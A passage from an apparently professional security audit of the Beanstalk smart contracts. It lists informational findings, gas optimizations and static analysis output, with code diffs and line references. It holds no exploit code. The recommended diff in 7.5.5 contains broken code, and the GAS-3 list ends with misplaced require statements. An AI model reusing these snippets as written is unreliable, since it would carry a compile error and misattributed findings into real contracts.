#### 7.4.22 `LibUniswapOracle::PERIOD` comment should be resolved

There is a comment in `LibUniswapOracle` that suggests the `PERIOD` constant may be incorrect. It is understood that this value is actually already correct, so the todo comment should be resolved and all references to a 30-minute lookback period in the Beanstalk whitepaper should be updated.

#### 7.4.23 Ambiguous comment in `LibEthUsdOracle::getPercentDifference` NatSpec

The following comment in the NatSpec of `LibEthUsdOracle::getPercentDifference` is ambiguous:

> *Gets the percent difference between two values with 18 decimal precision.*

This function returns a percentage difference with 18 decimal precision but does not necessarily require that the values it takes as argument should be of 18 decimal precision; they should, however, both be of the same precision, which in this case is 6 decimals. It is recommended to reword the comment to make clearer these intentions and behaviours.

#### 7.4.24 Miscellaneous informational findings regarding Curve-related contracts/libraries

It is understood that a significant portion of logic related to Curve contracts has been copied from existing implementations, written in Vyper, and ported to Solidity for the purpose of use both within Beanstalk and as an on-chain reference for wider Beanstalk ecosystem contracts. The most pressing issue identified here pertains to the use of unchecked arithmetic. Unlike the Solidity compiler version 0.7.6 utilized by the Beanstalk contracts, the Vyper compiler, utilized by Curve contracts, handles integer overflow checks by default and will revert if one is detected. In other contracts where this functionality is desired, Beanstalk uses the OpenZeppelin SafeMath library; however, this is not the case at all in `LibCurve`, `CurvePrice` and `BeanstalkPrice`. While we have been unable to identify any specific vulnerabilities (due to the time-constrained nature of this engagement) that may arise as a result, it is recommended to implement these contracts as closely to the existing Vyper implementations as possible, using SafeMath functions rather than unchecked arithmetic operators. `LibBeanMetaCurve` does import the SafeMath

library but still contains some instances of unchecked arithmetic – if this is intentional, then it should at least be commented as explaining why it is safe to do so; otherwise, the recommendation applies here also.

The following additional informational findings were identified:

- `CurvePrice::getCurveDeltaB` and `LibBeanMetaCurve::getDeltaBWithD` both contain unsafe casts from `uint256` to `int256`. While it is unlikely that these will ever cause an issue since the number of beans at peg and the corresponding equilibrium pool BEAN balance are both highly unlikely to exceed the max `int256` value, it is recommended that this be resolved along with the recommendation regarding the use of unchecked arithmetic.
- Multiplication by one is unnecessary and redundant when calculating the price based on normalized reserves and rates, given that it adds no additional precision and that of the BEAN rate is already sufficient at 30 decimals.
- The implementation referenced in `LibCurve::getD` uses `255` as the upper bound for the number of Newton-Raphson approximation iterations rather than `256`, as is the case here. In reality, the approximation should converge long before nearing either of these values, so any additional gas usage is unlikely.
- In the event `LibCurve::getD` fails to converge, this function will revert; therefore, the unreachable line of code which returns zero does not appear to be necessary.
- The NatSpec of `LibCurve::getXP` contains a small mistake:

```
    /**
     * @dev Return the `xp` array for two tokens. Adjusts `balances[0]` by `padding`
     * and `balances[1]` by `rate / PRECISION`.
     *
-    * This is provided as a gas optimization when `rates[0] * PRECISION` has been
+    * This is provided as a gas optimization when `rates[0] / PRECISION` has been
     * pre-computed.
     */
```

- The `xp1` variable in `LibCurveConvert::beansToPeg` should be renamed `xp0` to be semantically correct.
- `CurveFacet::is3Pool` should be formatted with the same indentation as other functions – consider running a formatting tool such as `forge fmt`.
- The existing `token` declaration within `CurveFacet::removeLiquidityImbalance` can be reused when entering the conditional 3Pool/Tri-Crypto block rather than also declaring `lpToken` which will be assigned the same value.

#### 7.4.25 Legacy code in `LibPRBMath` should be removed

The commented versions of the `SCALE_LPOTD` and `SCALE_INVERSE` constants in `LibPRBMath` are taken from the original PRBMath library and are intended to work with unsigned 60.18-decimal fixed-point numbers. It is understood that the values of the uncommented versions of these constants were derived by the original author for modifications required by Beanstalk. These modifications are no longer used, and so, along with `LibPRBMath::powu`, `LibPRBMath::logBase2` and `LibPRBMath::mulDivFixedPoint` should be removed.

#### 7.4.26 Remove unused/unnecessary constants in `LibIncentive`

`LibIncentive` currently defines a `PERIOD` constant for the Uniswap Oracle lookback window, which is both unused and incorrect – this should be removed. This library also defines `BASE_FEE_CONTRACT`, which shadows a constant of the same name and value in `C.sol` – this can also be removed in favor of the definition in `C.sol`.

#### 7.4.27 `IBeanstalk` interface should be updated to reference Stem-based deposits

The `IBeanstalk` interface currently references the old interface for a number of functions and should be updated:

```
    function transferDeposits(
        address sender,
        address recipient,
        address token,
-        uint32[] calldata seasons,
+        int96[] calldata stems,
        uint256[] calldata amounts
    ) external payable returns (uint256[] memory bdvs);

    ...

    function convert(
        bytes calldata convertData,
-        uint32[] memory crates,
+        int96[] memory stems,
        uint256[] memory amounts
    ) external payable returns (int96 toStem, uint256 fromAmount, uint256 toAmount, uint256 fromBdv,
    ↪  uint256 toBdv);

    function getDeposit(
        address account,
        address token,
-        uint32 season
+        int96 stem
    ) external view returns (uint256, uint256);
```

#### 7.4.28 Legacy withdrawal queue logic in `Weather::handleRain` should be updated

`Weather::handleRain` contains a condition related to the legacy withdrawal queue that should be modified to reflect the updated logic. It is understood this has since been modified in a more recent commit.

#### 7.4.29 `Depot` is missing functions present in on-chain deployment

The `Depot` contract is already deployed and in use; however, this deployed version contains `receive` and `version` functions that are missing from the contract at the current commit hash. It is understood that the contract was updated and these functions were added in a more recent commit.

#### 7.4.30 Shadowed `Prices` struct declaration should be resolved

Both `P.sol` and `BeanstalkPrice` declare a `Prices` struct of similar form. The version currently residing in `P.sol` should be modified as follows in favor of that in `BeanstalkPrice` which can then be subsequently be removed:

```
    struct Prices {
-        address pool;
-        address[] tokens;
        uint256 price;
        uint256 liquidity;
        int deltaB;
        P.Pool[] ps;
    }
```

#### 7.4.31 `Root.sol` should be updated to be compatible with recent changes to Beanstalk

It is understood that `Root.sol` is wholly commented out due to incompatibility with more recent changes to the core Beanstalk system. This should be resolved such that the upgradeable Root contract is once again compatible with the current iteration of Beanstalk and users can interact with wrapped Silo deposits as intended.

#### 7.4.32 Inaccurate NatSpec comments in `AppStorage`

Within the `AppStorage::SiloSettings` struct, there is a comment that references the use of a `delegatecall` to calculate the Bean Denominated Value (BDV) of a token. This is incorrect – it is a `staticcall` to the selector corresponding to any of the signatures contained within `BDVFacet` and not `tokenToBdv`.

Other inaccuracies are present in both the `AppStorage::AppStorage` and `AppStorage::State` structs where there are members missing from the documentation and/or documented in an order that is not reflective of the subsequent declarations. These should be checked carefully and updated accordingly for the sake of consistency and minimizing confusion.

#### 7.4.33 Extra attention must be paid to future contract upgrades that utilize new or otherwise modify existing low-level calls

Care must be taken when introducing new features to Beanstalk that leverage low-level calls to ensure that they cannot be manipulated to appear as if those to functions that use `LibDiamond::enforceIsOwnerOrContract` originated from Beanstalk. This could allow a caller to circumvent this check, giving them access to privileged functions in the `UnripeFacet`, `PauseFacet`, `FundraiserFacet`, and `WhitelistFacet`. While this does not appear to be immediately exploitable, it is important to understand that a successful exploit would require access to either an arbitrary external call within Beanstalk or a `delegateCall` in the context of Beanstalk following a low-level call in which the Beanstalk Diamond is the `msg.sender`. To reiterate, special attention must be paid to the implications of additions in any future upgrades that may introduce unsafe arbitrary external calls, especially considering usage with the `DepotFacet`, `FarmFacet`, `Pipeline`, and `LibETH`/`LibWETH`.

#### 7.4.34 Lambda convert logic should continue to be refined

The purpose of the `LibConvertData::ConvertKind` enum type `LAMBDA_LAMBDA` is to allow the Bean Denominated Value (BDV) of a deposit to be updated without forcing the owner to first withdraw that deposit, which has the undesirable side-effect of foregoing the grown Stalk of the deposit. The token `amountIn` and `amountOut` are equal when calling `LibLambdaConvert::convert` through `ConvertFacet::convert`, which proceeds to calculate a new BDV for the deposit corresponding to the existing token amount. As mentioned, this allows users to update the BDV of a deposit that is potentially stale to the downside without first withdrawing the deposit; however, by the same token, it is possible for the BDV for a deposit to be stale in such a way that its BDV is higher than it should be in reality. In this case, the user has no incentive to perform a lambda convert on their deposit because it benefits from additional seignorage than it should actually be owed given current market conditions. It is not currently possible for the BDV of a deposit to decrease, but it is understood that a Game Theoretic solution is intended to be implemented to allow any caller to initiate a lambda convert on the deposit of a given account that may be stale in this way. It is recommended that this solution be implemented as a temporary measure while other methods for handling this issue are explored.

#### 7.4.35 Contract upgrades must consider that `msg.value` is persisted through `delegatecall`

Given that `msg.value` is persisted through `delegatecall`, it is important that future contract upgrades consider the possibility of this behavior being weaponized within loops that may make unsafe use of this value. While this does not appear to be immediately exploitable, there have previously been other variants discovered in the wild. To reiterate, special attention must be paid to the implications of additions in any future upgrades that may introduce unsafe use of `msg.value` within loops, especially considering usage with low-level calls in the `DepotFacet`, `FarmFacet`, `Pipeline`, and `LibETH`/`LibWETH`.

## 7.5 Gas Optimization

### 7.5.1 Avoid unnecessary use of `SafeMath` operations

There are a number of instances as outlined below where the use of `SafeMath` operations can be avoided to save gas due to the fact that these values are already validated or otherwise guaranteed to not overflow:

```
File: /beanstalk/farm/TokenFacet.sol

151:        currentAllowance.sub(subtractedValue)
```

```
File: /beanstalk/market/Listing.sol

194:        l.amount.sub(amount),

220:        l.amount.sub(amount),
```

```
File: /libraries/Token/LibTransfer.sol

69:                 token.balanceOf(address(this)).sub(beforeBalance)
```

```
File: /libraries/Silo/LibSilo.sol

264:        s.a[account].roots = s.a[account].roots.sub(roots);
```

### 7.5.2 Duplicated logic in `Silo::_plant` when resetting the delta roots for an account

When executing`Silo::_plant`, the delta roots of the account must be reset to zero; otherwise, `SiloExit::_balanceOfEarnedBeans` will return an incorrect amount of beans. This logic is currently repeated after calling `LibTokenSilo::addDepositToAccount`, within which the delta roots of an account is not accessed, and so the redundant reassignment can be removed.

```
        // Silo::_plant
        s.a[account].deltaRoots = 0; // must be 0'd, as calling balanceOfEarnedBeans would give a
        ↪  invalid amount of beans.
        if (beans == 0) return (0,stemTip);

        // Reduce the Silo's supply of Earned Beans.
        // SafeCast unnecessary because beans is <= s.earnedBeans.
        s.earnedBeans = s.earnedBeans.sub(uint128(beans));

        // Deposit Earned Beans if there are any. Note that 1 Bean = 1 BDV.
        LibTokenSilo.addDepositToAccount(
            account,
            C.BEAN,
            stemTip,
            beans, // amount
            beans, // bdv
            LibTokenSilo.Transfer.emitTransferSingle
        );
-       s.a[account].deltaRoots = 0; // must be 0'd, as calling balanceOfEarnedBeans would give a
↪   invalid amount of beans.
```

### 7.5.3 Avoid using `SafeMath::div` when it is not possible for the divisor to be zero

Use of `SafeMath::div` is only necessary if the divisor can be zero. Therefore, if the divisor cannot be zero then use of this function can be avoided. The following instances have been identified where this is the case:

File: /beanstalk/barn/FertilizerFacet.sol

```
45:         uint128 remaining = uint128(LibFertilizer.remainingRecapitalization().div(1e6)); //
↪  remaining <= 77_000_000 so downcasting is safe.

52:         ).div(1e6)); // return value <= amount, so downcasting is safe.
```

File: /beanstalk/diamond/PauseFacet.sol

```
42:         timePassed = (timePassed.div(3600).add(1)).mul(3600);
```

File: /beanstalk/field/FieldFacet.sol

```
344:             LibDibbler.morningTemperature().div(LibDibbler.TEMPERATURE_PRECISION)
```

File: /beanstalk/market/MarketFacet/Order.sol

```
105:         uint256 costInBeans = amount.mul(o.pricePerPod).div(1000000);

197:         beanAmount = beanAmount.div(1000000);
```

File: /beanstalk/metadata/MetadataImage.sol

```
167:         uint256 totalSprouts = uint256(stalkPerBDV).div(STALK_GROWTH).add(16);
168:         uint256 numRows = uint256(totalSprouts).div(4).mod(4);

596:         numStems = uint256(grownStalkPerBDV).div(STALK_GROWTH);
597:         plots = numStems.div(16).add(1);
```

File: /beanstalk/silo/SiloFacet/SiloExit.sol

```
205:         beans = (stalk - accountStalk).div(C.STALK_PER_BEAN); // Note: SafeMath is redundant here.
```

File: /beanstalk/sun/SeasonFacet/SeasonFacet.sol

```
139:         .div(C.BLOCK_LENGTH_SECONDS);
```

File: /beanstalk/sun/SeasonFacet/Sun.sol

```
121:         uint256 maxNewFertilized = amount.div(FERTILIZER_DENOMINATOR);

167:         newHarvestable = amount.div(HARVEST_DENOMINATOR);

227:         uint256 newSoil = newHarvestable.mul(100).div(100 + s.w.t);

229:             newSoil = newSoil.mul(SOIL_COEFFICIENT_HIGH).div(C.PRECISION); // high podrate

231:             newSoil = newSoil.mul(SOIL_COEFFICIENT_LOW).div(C.PRECISION); // low podrate
```

File: /ecosystem/price/CurvePrice.sol

```
47:         rates[0] = rates[0].mul(pool.price).div(1e6);
```

File: /libraries/Convert/LibMetaCurveConvert.sol

```
36:         return balances[1].mul(C.curve3Pool().get_virtual_price()).div(1e30);

86:             dy_0.sub(dy).mul(ADMIN_FEE).div(FEE_DENOMINATOR)
```

File: /libraries/Curve/LibBeanMetaCurve.sol

```
114:         balance0 = xp0.div(RATE_MULTIPLIER);
```

File: /libraries/Curve/LibCurve.sol

```
160:         xp[1] = balances[1].mul(rate).div(PRECISION);

171:         xp[0] = balances[0].mul(rates[0]).div(PRECISION);
172:         xp[1] = balances[1].mul(rates[1]).div(PRECISION);
```

File: /libraries/Minting/LibMinting.sol

```
22:         int256 maxDeltaB = int256(C.bean().totalSupply().div(MAX_DELTA_B_DENOMINATOR));
```

File: /libraries/Oracle/LibChainlinkOracle.sol

```
63:             return uint256(answer).mul(PRECISION).div(10**decimals);
```

File: /libraries/Oracle/LibEthUsdOracle.sol

```
58:             return chainlinkPrice.add(usdcPrice).div(2);

68:                 return chainlinkPrice.add(usdtPrice).div(2);

74:                 return chainlinkPrice.add(usdcPrice).div(2);
```

File: /libraries/Silo/LibLegacyTokenSilo.sol

```
143:             uint256 removedBDV = amount.mul(crateBDV).div(crateAmount);
```

File: /libraries/Silo/LibSilo.sol

```
493:                     plentyPerRoot.mul(s.a[account].sop.roots).div(
494:                         C.SOP_PRECISION
495:                     )


507:                 plentyPerRoot.mul(s.a[account].roots).div(
508:                     C.SOP_PRECISION
509:                 )
```

File: /libraries/Silo/LibTokenSilo.sol

```
390:         ).div(1e6); //round here

460:         int96 grownStalkPerBdv = bdv > 0 ? toInt96(grownStalk.div(bdv)) : 0;
```

File: /libraries/Silo/LibUnripeSilo.sol

```
131:             .add(legacyAmount.mul(C.initialRecap()).div(1e18));

201:             .div(C.precision());

246:             .div(1e18);

267:         ).mul(AMOUNT_TO_BDV_BEAN_LUSD).div(C.precision());

288:         ).mul(AMOUNT_TO_BDV_BEAN_3CRV).div(C.precision());
```

File: /libraries/Decimal.sol

```
228:         return self.value.div(BASE);
```

File: /libraries/LibFertilizer.sol

```
80:             newDepositedBeans = newDepositedBeans.mul(percentToFill).div(
81:                 C.precision()
82:             );

86:         uint256 newDepositedLPBeans = amount.mul(C.exploitAddLPRatio()).div(
87:             DECIMALS
88:         );

145:             .div(DECIMALS);
```

```
File: /libraries/LibFertilizer.sol

99:             BASE_REWARD + gasCostWei.mul(beanEthPrice).div(1e18), // divide by 1e18 to convert wei
↪  to eth

230:         return beans.mul(scaler).div(FRAC_EXP_PRECISION);
```

```
File: /libraries/LibPolynomial.sol

77:                 positiveSum = positiveSum.add(pow(x, degree).mul(significands[degree]).div(pow(10,
↪  exponents[degree])));

79:                 negativeSum = negativeSum.add(pow(x, degree).mul(significands[degree]).div(pow(10,
↪  exponents[degree])));

124:                 positiveSum = positiveSum.add(pow(end, 1 +
↪  degree).mul(significands[degree]).div(pow(10, exponents[degree]).mul(1 + degree)));

126:                 positiveSum = positiveSum.sub(pow(start, 1 +
↪  degree).mul(significands[degree]).div(pow(10, exponents[degree]).mul(1 + degree)));

128:                 negativeSum = negativeSum.add(pow(end, 1 +
↪  degree).mul(significands[degree]).div(pow(10, exponents[degree]).mul(1 + degree)));

130:                 negativeSum = negativeSum.sub(pow(start, 1 +
↪  degree).mul(significands[degree]).div(pow(10, exponents[degree]).mul(1 + degree)));
```

#### 7.5.4 Avoid repeated comparison with `msg.sender` when looping in `SiloFacet:transferDeposits`

Currently, `SiloFacet:transferDeposits` performs the same comparison every loop iteration, but this can be done just once outside the for loop:

```
// SiloFacet:transferDeposits
//...
+       bool callerIsNotSender = sender != msg.sender;
        for (uint256 i = 0; i < amounts.length; ++i) {
            require(amounts[i] > 0, "Silo: amount in array is 0");
-           if (sender != msg.sender) {
+           if (callerIsNotSender) {
                LibSiloPermit._spendDepositAllowance(sender, msg.sender, token, amounts[i]);
            }
        }
//...
```

Alternatively, the logic can be divided into two separate for loops to more efficiently handle this case:

```
// SiloFacet:transferDeposits
//...
+   if (sender != msg.sender){
        for (uint256 i = 0; i < amounts.length; ++i) {
            require(amounts[i] > 0, "Silo: amount in array is 0");
-           if (sender != msg.sender) {
                LibSiloPermit._spendDepositAllowance(sender, msg.sender, token, amounts[i]);
-           }
        }
+   } else {
+       for (uint256 i = 0; i < amounts.length; ++i) {
+           require(amounts[i] > 0, "Silo: amount in array is 0");
+       }
+   }
//...
```

### 7.5.5 Extract logic for the last element when looping over Stems in `EnrootFacet::enrootDeposits`

Currently, the `i+1 == stems.length` condition is checked during each iteration when looping over Stems in `EnrootFacet::enrootDeposits`. This can be modified to save gas, as shown below:

```
// EnrootFacet::enrootDeposits
//...
+       uint256 stemsLengthMinusOne = stems.length - 1;
-       for (uint256 i; i < stems.length; ++i) {
+       for (uint256 i; i < stems.stemsLengthMinusOne; ++i) {
-           if (i+1 == stems.length) {
-               // Ensure that a rounding error does not occur by using the
-               // remainder BDV for the last Deposit.
-               depositBdv = newTotalBdv.sub(bdvAdded);
-           } else {
                // depositBdv is a proportional amount of the total bdv.
                // Cheaper than calling the BDV function multiple times.
                depositBdv = amounts[i].mul(newTotalBdv).div(ar.tokensRemoved);
-           }
            LibTokenSilo.addDepositToAccount(
                msg.sender,
                token,
                stems[i],
                amounts[i],
                depositBdv,
                LibTokenSilo.Transfer.noEmitTransferSingle
            );

            stalkAdded = stalkAdded.add(
                depositBdv.mul(_stalkPerBdv).add(
                    LibSilo.stalkReward(
                        stems[i],
                        _lastStem,
                        uint128(depositBdv)
                    )
                )
            );

            bdvAdded = bdvAdded.add(depositBdv);
        }
+       depositBdv = newTotalBdv.sub(bdvAdded);
+       LibTokenSilo.addDepositToAccount(
+           msg.sender,
```

```
+           token,
+           stems[stemsLengthMinusOne],
+           amounts[stemsLengthMinusOne],
+           depositBdv,
+           LibTokenSilo.Transfer.noEmitTransferSingle
+       );
+
+       stalkAdded = stalkAdded.add(
+           depositBdv.mul(_stalkPerBdv).add(
+               LibSilo.stalkReward(
+                   stems[stemsLengthMinusOne],
+                   _lastStem,
+                   uint128(depositBdv)
+               )
+           )
+       );
+
+       bdvAdded = bdvAdded.add(depositBdv);
//...
```

### 7.5.6 Redundant condition in `LibSilo::_mow` can be removed

There is a line within `LibSilo::_mow` which performs some validation on the last update for a given account before handling Flood logic. The account's last update must be at least equal to the season when it started "raining" for it to be eligible for Season of Plenty (sop) rewards. There is also additional validation that the last update is less than or equal to the current season, which will, of course, always be the case given that it is not possible to update an account beyond the current season. Therefore, this condition can be removed as below:

```
- if (lastUpdate <= s.season.rainStart && lastUpdate <= s.season.current) {
+ if (lastUpdate <= s.season.rainStart) {
```

### 7.5.7 `LibTokenSilo::calculateGrownStalkAndStem` appears to perform redundant calculations on the `grownStalk` parameter

`LibTokenSilo::calculateGrownStalkAndStem` is used in `ConvertFacet::_depositTokensForConvert` when calculating the grown stalk to be minted and stem index at which the corresponding deposit is to be made, accounting for the current grown stalk and Bean Denominated Value (BDV). Assuming no rounding, it appears that the calculations performed on `grownStalk` are redundant:

$\text{stem} = \text{_stemTipForToken} - \frac{\text{grownStalk}}{\text{bdv}}$

$\text{_grownStalk} = (\text{_stemTipForToken} - \text{stem}) \times \text{bdv}$

$= (\text{_stemTipForToken} - (\text{_stemTipForToken} - \frac{\text{grownStalk}}{\text{bdv}})) \times \text{bdv}$

$= \frac{\text{grownStalk}}{\text{bdv}} \times \text{bdv}$

$= \text{grownStalk}$

$\therefore \text{_grownStalk} \equiv \text{grownStalk}$

It is therefore recommended to perform the following modification:

```
    // LibTokenSilo.sol
    function calculateGrownStalkAndStem(address token, uint256 grownStalk, uint256 bdv)
        internal
        view
        returns (uint256 _grownStalk, int96 stem)
    {
        int96 _stemTipForToken = stemTipForToken(token);
        stem = _stemTipForToken.sub(toInt96(grownStalk.div(bdv)));
-       _grownStalk = uint256(_stemTipForToken.sub(stem).mul(toInt96(bdv)));
+       _grownStalk = grownStalk;
    }
```

### 7.5.8 Ternary operator in `Sun::rewardToHarvestable` can be simplified

In `Sun::rewardToHarvestable`, the `newHarvestable` variable is reassigned to `notHarvestable` if it exceeds this value, essentially acting as a cap to prevent the case where the Harvestable index exceeds the Pod index when the reward amount is sufficiently large to cause all outstanding Pods in the Pod Line to become Harvestable. If this is not the case, such that there will remain Pods in the Pod Line that are not Harvestable, reassignment is made by the ternary operator to the existing `newHarvestable` value. This branch is not necessary and can be removed:

```
    newHarvestable = amount.div(HARVEST_DENOMINATOR);
-   newHarvestable = newHarvestable > notHarvestable
-       ? notHarvestable
-       : newHarvestable;
+   if (newHarvestable > notHarvestable) {
+       newHarvestable = notHarvestable;
+   }
```

### 7.5.9 Unnecessary reassignment of `deltaB` to its default value in `LibCurveMinting::check`

When returning the time-weighted average `deltaB` in the BEAN/3CRV Metapool since the last Sunrise, `LibCurveMinting::check` unnecessarily reassigns `deltaB` to the default `int256` value (zero) if the Curve oracle is not initialized. Given that `deltaB` is declared in the function signature return value and is nowhere else used before this reassignment, this branch can be removed:

```
    if (s.co.initialized) {
        (deltaB, ) = twaDeltaB();
-   } else {
-       deltaB = 0;
    }
```

### 7.5.10 Execution of `LibLegacyTokenSilo:: balanceOfGrownStalkUpToStemsDeployment` can end earlier when `lastUpdate == stemStartSeason`

Currently, `LibLegacyTokenSilo:: balanceOfGrownStalkUpToStemsDeployment` returns zero if the last update season is greater than the Stems deployment season, given this implies the account has already been credited the grown Stalk it was owed. This optimization can also be made when the last update season is equal to the Stems deployment season, as the multiplication of the account's Seeds by a season difference of zero yields zero outstanding grown Stalk.

```
- if (lastUpdate > stemStartSeason) return 0;
+ if (lastUpdate >= stemStartSeason) return 0;
```

### 7.5.11 State variables should be cached to avoid unnecessary storage accesses

As shown below, `s.season.current` can be cached to save one storage access:

```
    // SeasonFacet.sol
    function stepSeason() private {
+       uint32 _current = s.season.current + 1
        s.season.timestamp = block.timestamp;
-       s.season.current += 1;
+       s.season.current = _current ;
        s.season.sunriseBlock = uint32(block.number); // Note: Will overflow in the year 3650.
-       emit Sunrise(season());
+       emit Sunrise(_current );
    }
```

# 8 Appendix

## 8.1 4naly3er Static Analysis

Cleaned output from the 4naly3er tool.

### 8.1.1 Gas Optimizations

**[GAS-1] Cache array length outside of loop:** If not cached, the solidity compiler will always read the length of the array during each iteration. That is, if it is a storage array, this is an extra sload operation (100 additional extra gas for each iteration except for the first) and if it is a memory array, this is an extra mload operation (3 additional gas for each iteration except for the first).

*Instances (22)*:

```
File: /beanstalk/farm/TokenFacet.sol

279:         for (uint256 i; i < tokens.length; ++i) {

306:         for (uint256 i; i < tokens.length; ++i) {

334:         for (uint256 i; i < tokens.length; ++i) {

363:         for (uint256 i; i < tokens.length; ++i) {
```

```
File: /beanstalk/silo/ConvertFacet.sol

159:             for (i; i < stems.length; ++i) amounts[i] = 0;
```

```
File: /ecosystem/price/BeanstalkPrice.sol

21:         for (uint256 i = 0; i < p.ps.length; i++) {
```

```
File: /ecosystem/price/CurvePrice.sol

77:         for (uint _i = 0; _i < xp.length; _i++) {

86:             for (uint _j = 0; _j < xp.length; _j++) {
```

```
File: /libraries/Curve/LibCurve.sol

91:         for (uint256 _i; _i < xp.length; ++_i) {

100:             for (uint256 _j; _j < xp.length; ++_j) {
```

File: /libraries/LibDiamond.sol

```
104:         for (uint256 facetIndex; facetIndex < _diamondCut.length; facetIndex++) {
129:         for (uint256 selectorIndex; selectorIndex < _functionSelectors.length; selectorIndex++) {
147:         for (uint256 selectorIndex; selectorIndex < _functionSelectors.length; selectorIndex++) {
162:         for (uint256 selectorIndex; selectorIndex < _functionSelectors.length; selectorIndex++) {
```

File: /libraries/LibFunction.sol

```
90:             for (uint256 i; i < pasteParams.length; i++)
```

File: /libraries/Well/LibWell.sol

```
37:         for (uint i; i < tokens.length; ++i) {
55:         for (beanIndex; beanIndex < tokens.length; ++beanIndex) {
```

File: /tokens/Fertilizer/Fertilizer.sol

```
78:         for (uint256 i; i < ids.length; ++i) {
91:         for (uint256 i; i < ids.length; ++i) {
100:         for (uint256 i; i < ids.length; ++i) {
```

File: /tokens/Fertilizer/Fertilizer1155.sol

```
67:         for (uint256 i; i < ids.length; ++i) {
```

File: /tokens/Fertilizer/Internalizer.sol

```
69:         for (uint256 i; i < accounts.length; ++i) {
```

**a>[GAS-2] Use calldata instead of memory for function arguments that do not get mutated:** Mark data types as `calldata` instead of `memory` where possible. This makes it so that the data is not automatically loaded into memory. If the data passed into the function does not need to be changed (like updating values in an array), it can be passed in as `calldata`. The one exception to this is if the argument must later be passed into another function that takes an argument that specifies `memory` storage.

*Instances (24)*:

File: /beanstalk/barn/FertilizerFacet.sol

```
141:     function balanceOfUnfertilized(address account, uint256[] memory ids)
149:     function balanceOfFertilized(address account, uint256[] memory ids)
166:         address[] memory accounts,
167:         uint256[] memory ids
```

File: /beanstalk/barn/UnripeFacet.sol

```
75:         bytes32[] memory proof,
```

File: /beanstalk/farm/TokenFacet.sol

```
273:     function getInternalBalances(address account, IERC20[] memory tokens)
300:     function getExternalBalances(address account, IERC20[] memory tokens)
328:     function getBalances(address account, IERC20[] memory tokens)
357:     function getAllBalances(address account, IERC20[] memory tokens)
```

File: /beanstalk/farm/TokenSupportFacet.sol

```
70:         bytes memory sig
```

File: /beanstalk/init/InitSiloEvents.sol

```
36:     function init(SiloEvents[] memory siloEvents) external {
```

File: /beanstalk/init/replant/Replant8.sol

```
25:         string memory _name,
26:         string memory _symbol,
35:         address[10] memory _pools
```

File: /beanstalk/silo/ConvertFacet.sol

```
62:         int96[] memory stems,
63:         uint256[] memory amounts
```

File: /tokens/Fertilizer/Fertilizer.sol

```
30:         uint256[] memory ids,

89:     function balanceOfFertilized(address account, uint256[] memory ids) external view returns
↪  (uint256 beans) {

98:     function balanceOfUnfertilized(address account, uint256[] memory ids) external view returns
↪  (uint256 beans) {
```

File: /tokens/Fertilizer/Fertilizer1155.sol

```
22:         bytes memory data

48:         uint256[] memory ids,

49:         uint256[] memory amounts,

50:         bytes memory data
```

File: /tokens/Fertilizer/Internalizer.sol

```
67:     function lastBalanceOfBatch(address[] memory accounts, uint256[] memory ids) external view
↪  returns (Balance[] memory balances) {
```

**[GAS-3] Don't initialize variables with default value:**

*Instances (31)*:

File: /beanstalk/barn/FertilizerFacet.sol

```
177:         uint256 numFerts = 0;
```

File: /beanstalk/farm/CurveFacet.sol

```
365:         for (uint256 _i = 0; _i < MAX_COINS; ++_i) {

382:         for (uint256 _i = 0; _i < MAX_COINS; ++_i) {

397:         for (uint256 _i = 0; _i < MAX_COINS; ++_i) {
```

File: /beanstalk/farm/FarmFacet.sol

```
60:         for (uint256 i = 0; i < data.length; ++i) {
```

File: /beanstalk/init/InitBipNewSilo.sol

```
27:     uint32 constant private UNRIPE_BEAN_SEEDS_PER_BDV = 0;
28:     uint32 constant private UNRIPE_BEAN_3CRV_SEEDS_PER_BDV = 0;
```

File: /beanstalk/init/replant/Replant4.sol

```
62:             for (uint256 j = 0; j < w[i].seasons.length; j++) {
```

File: /beanstalk/metadata/MetadataImage.sol

```
289:         for(uint256 i = 0; i < NUM_PLOTS; ++i) {
```

File: /beanstalk/silo/ConvertFacet.sol

```
105:         uint256 i = 0;
```

File: /beanstalk/silo/SiloFacet/SiloFacet.sol

```
182:         for (uint256 i = 0; i < amounts.length; ++i) {
```

File: /beanstalk/silo/SiloFacet/TokenSilo.sol

```
474:         for (uint256 i = 0; i < accounts.length; i++) {
```

File: /depot/Depot.sol

```
49:         for (uint256 i = 0; i < data.length; i++) {
```

File: /ecosystem/price/BeanstalkPrice.sol

```
21:         for (uint256 i = 0; i < p.ps.length; i++) {
```

File: /ecosystem/price/CurvePrice.sol

```
32:     uint256 private constant i = 0;

77:         for (uint _i = 0; _i < xp.length; _i++) {

84:         for (uint _i = 0; _i < 256; _i++) {

86:             for (uint _j = 0; _j < xp.length; _j++) {
```

File: /libraries/Curve/LibBeanMetaCurve.sol

```
21:     uint256 private constant i = 0;
```

File: /libraries/Curve/LibCurve.sol

```
19:     uint256 private constant i = 0;

57:         uint256 _x = 0;

58:         uint256 y_prev = 0;

122:         uint256 _x = 0;

123:         uint256 y_prev = 0;
```

File: /libraries/LibBytes.sol

```
70:         for(uint256 i = 0; i < length; ++i) {
```

File: /libraries/LibPolynomial.sol

```
189:         uint256 low = 0;
```

File: /libraries/Oracle/LibBeanEthWellOracle.sol

```
23:     uint256 constant BEAN_INDEX = 0;
```

File: /libraries/Silo/LibLegacyTokenSilo.sol

```
303:         for (uint256 i = 0; i < tokens.length; i++) {

308:             for (uint256 j = 0; j < seasons[i].length; j++) {
```

File: /pipeline/Pipeline.sol

```
47:         for (uint256 i = 0; i < pipes.length; i++) {

63:             for (uint256 i = 0; i < pipes.length; ++i) {
```

File: /beanstalk/market/MarketplaceFacet/Order.sol

```
62:         require(beanAmount > 0, "Marketplace: Order amount must be > 0.");

63:         require(pricePerPod > 0, "Marketplace: Pod price must be greater than 0.");

80:         require(beanAmount > 0, "Marketplace: Order amount must be > 0.");

100:         require(amount >= o.minFillAmount, "Marketplace: Fill must be >= minimum amount.");

102:         require(index.add(start).add(amount).sub(s.f.harvestable) <= o.maxPlaceInLine,
↪  "Marketplace: Plot too far in line.");

128:         require(amount >= o.minFillAmount, "Marketplace: Fill must be >= minimum amount.");

130:         require(index.add(start).add(amount).sub(s.f.harvestable) <= o.maxPlaceInLine,
↪  "Marketplace: Plot too far in line.");

220:         require(pricingFunction.length ==
↪  LibPolynomial.getNumPieces(pricingFunction).mul(168).add(32), "Marketplace: Invalid pricing
↪  function.");
```

File: /beanstalk/market/MarketplaceFacet/PodTransfer.sol

```
60:         require(from != to, "Field: Cannot transfer Pods to oneself.");
```

File: /beanstalk/silo/ApprovalFacet.sol

```
90:         require(currentAllowance >= subtractedValue, "Silo: decreased allowance below zero");
```

